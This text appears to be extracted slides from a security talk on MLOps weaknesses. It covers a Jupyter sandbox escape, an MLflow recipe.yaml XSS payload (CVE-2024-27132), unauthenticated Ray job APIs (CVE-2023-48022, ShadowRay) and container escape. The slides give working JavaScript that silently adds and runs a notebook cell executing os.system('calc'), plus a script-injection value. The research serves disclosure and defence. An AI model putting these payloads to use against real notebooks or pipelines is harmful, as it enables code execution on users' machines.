
Answer Follow · 3 Request

All related (32) Sort Recommended

Inherent – Jupyter Sandbox Escape

Simple DOM manipulation JS payload

- Add new code cell
- Fill cell with Python code →
- Run the cell




The screenshot shows a Jupyter Notebook interface with a single code cell containing a complex JavaScript payload. The cell is labeled [6] and contains the following code:

```
%%javascript
function simulateMouseEvent(element){
    var mouseClickEvents = ['mousedown', 'click', 'mouseup'];
    mouseClickEvents.forEach(mouseEventType =>
        element.dispatchEvent(
            new MouseEvent(mouseEventType, { view: window, bubbles: true, cancelable: true, buttons: 1 }) )
    );
}
var buttons = Array.from(document.getElementsByClassName('jp-ToolbarButtonComponent'));
var run_btn = null;
var plus_btn = null;
buttons.forEach(b => {
    if (b.title == "Run this cell and advance (Shift+Enter)") {
        run_btn = b;
    }
    else if (b.title == "Insert a cell below (B)") {
        plus_btn = b;
    }
});
//add new input cell
simulateMouseEvent(plus_btn);
var code = `import os ; os.system("calc")`;
//wait for the cell to load
setTimeout(() => {
    //write python code to the input cell
    var inpArr = document.getElementsByClassName('cm-content');
    var inp = inpArr[inpArr.length - 2]; //get the input box of the new cell
    var html = '';
    //add the code to the new cell
    code.split('\n').forEach(line => {
        html += '<div class="cm-line">' + line + '<br></div>';
    });
    inp.innerHTML = html;
    simulateMouseEvent(inp); //focus on the cell's input box
    simulateMouseEvent(run_btn) //run
}, "1000");
```

Inherent – Jupyter Sandbox Escape

```
[8]: %%javascript
function simulateMouseEvent(element){
    var mouseClickEvents = ['mousedown', 'click', 'mouseup'];
    mouseClickEvents.forEach(mouseEventType =>
        element.dispatchEvent(
            new MouseEvent(mouseEventType, { view: window, bubbles: true, cancelable: true, buttons: 1 })      )    );
}
var buttons = Array.from(document.getElementsByClassName('jp-ToolbarButtonComponent'));
var run_btn = null;
var plus_btn = null;
buttons.forEach(b => {
    if (b.title == "Run this cell and advance (Shift+Enter)") {
        run_btn = b;
    }
    else if (b.title == "Insert a cell below (B)") {
        plus_btn = b;
    }
});
//add new input cell
simulateMouseEvent(plus_btn);
var code = `import os ; os.system("calc")`;
//wait for the cell to load
setTimeout(() => {
    //write python code to the input cell
    var inpArr = document.getElementsByClassName('cm-content');
    var inp = inpArr[inpArr.length - 2]; //get the input box of the new cell
    var html = '';
    //add the code to the new cell
    code.split('\n').forEach(line => {
        html += '<div class="cm-line">' + line + '<br></div>';
    });
    inp.innerHTML = html;
    simulateMouseEvent(inp);    //focus on the cell's input box
    simulateMouseEvent(run_btn) //run
}, "1000");
```



```
[9]: import os ; os.system("calc")
```

```
[9]: 0
```

import os ; os.system("calc")

Inherent – Jupyter Sandbox Escape

So - just don't r

 CVE-2024-27132

Description


Insufficient sanitization in




```
main recipe.yaml
File Edit
Search: FIXME::REQUIRED Use Enter and Shift+Enter to navigate results
1 # recipe.yaml is the main configuration file for an MLflow Recipe.
2 # Required recipe parameters should be defined in this file with either concrete values or
3 # variables such as {{ INGEST_DATA_LOCATION }}.
4 #
5 # Variables must be dereferenced in a profile YAML file, located under `profiles/`.
6 # See `profiles/local.yaml` for example usage. One may switch among profiles quickly by
7 # providing a profile name such as `local` in the Recipe object constructor:
8 # `r = Recipe(profile="local")`
9 #
10 # NOTE: All "FIXME::REQUIRED" fields in recipe.yaml and profiles/*.yaml must be set correctly
11 # to adapt this template to a specific regression problem. To find all required fields,
12 # under the root directory of this recipe, type on a unix-like command line:
13 # $> grep "# FIXME::REQUIRED:" recipe.yaml profiles/*.yaml
14 #
15 # NOTE: YAML does not support tabs for indentation. Please use spaces and ensure that all YAML
16 # files are properly formatted.
17
18 recipe: "regression/v1"
19 # FIXME::REQUIRED: Specifies the target column name for model training and evaluation.
20 target_col: ""
21 # FIXME::REQUIRED: Sets the primary metric to use to evaluate model performance. This primary
22 # metric is used to select best performing models in MLflow UI as well as in
23 # train and evaluation step.
24 # Built-in metrics are: example_count, mean_absolute_error, mean_squared_error,
25 # root_mean_squared_error, sum_on_label, mean_on_label, r2_score, max_error,
26 # mean_absolute_percentage_error
27 primary_metric: ""
28 *
29 # Specifies the dataset to use for model development
30 ingest: {{INGEST_CONFIG}}
31 *
32 split:
33     #
34     # FIXME::OPTIONAL: Adjust the train/validation/test split ratios below.
```

Inherent – Jupyter Sandbox Escape

Shady Server




```
recipe: "classification/v1"
target_col: "<script>alert('pwned!');</script>"
```



Data Scientist

```
from mlflow.recipes import Recipe
recipe = Recipe(profile="local").run()
```

Inherent – Jupyter Sandbox Escape



Let's talk MLOps implementation issues

- Not inherent due to used formats
- Classic issues that are more likely to plague MLOps
- Or – cause heightened severity
- Unlike inherent, should have a CVE
- Spoiler – chains nicely with inherent issues

Implementation – Lack of authentication

```
@dsl.pipeline(  
    name='XGBoost Trainer',  
)  
def xgb_train_pipeline(  
    output='gs://your-gcs-bucket',  
    project='your-gcp-project',  
    train_data='gs://ml-pipeline-playground/sfpd/train.csv',  
    eval_data='gs://ml-pipeline-playground/sfpd/eval.csv',  
...  
):  
...  
    _analyze_op = dataproc_analyze_op()  
    .after(_create_cluster_op).set_display_name('Analyzer')  
  
    _transform_op = dataproc_transform_op()  
    .after(_analyze_op).set_display_name('Transformer')  
  
    _train_op = dataproc_train_op()  
    .after(_transform_op).set_display_name('Trainer')  
...
```

Pipeline AKA “Code execution as a feature”

Dockerized? Platform dependent

What about authentication?

Implementation – Lack of authentication



Pipelines?



Built-in Auth?



Implementation – Lack of authentication

CVE-2023-48022 Detail

Disputed



Description

Anyscale Ray 2.6.3 and 2.8.0 allows a remote attacker to execute arbitrary code via the job submission API. NOTE: documentation

Ray, as stated in its documentation, is not intended for use outside of a strictly controlled network environment

Implementation – Lack of authentication



Research



**ShadowRay: First Known
Attack Campaign Targeting
AI Workloads Actively
Exploited In The Wild**



Avi Lumelsky, Guy Kaplan, Gal Elbaz

March 26, 2024


Exposed to WAN

No Auth

RCE as a feature

Implementation – Container escape

Container escape has **heightened** impact on MLOps platforms




Code execution is expected
Editing pipeline requires high privileges (?)

Code execution is a side-effect
Regular users can upload models

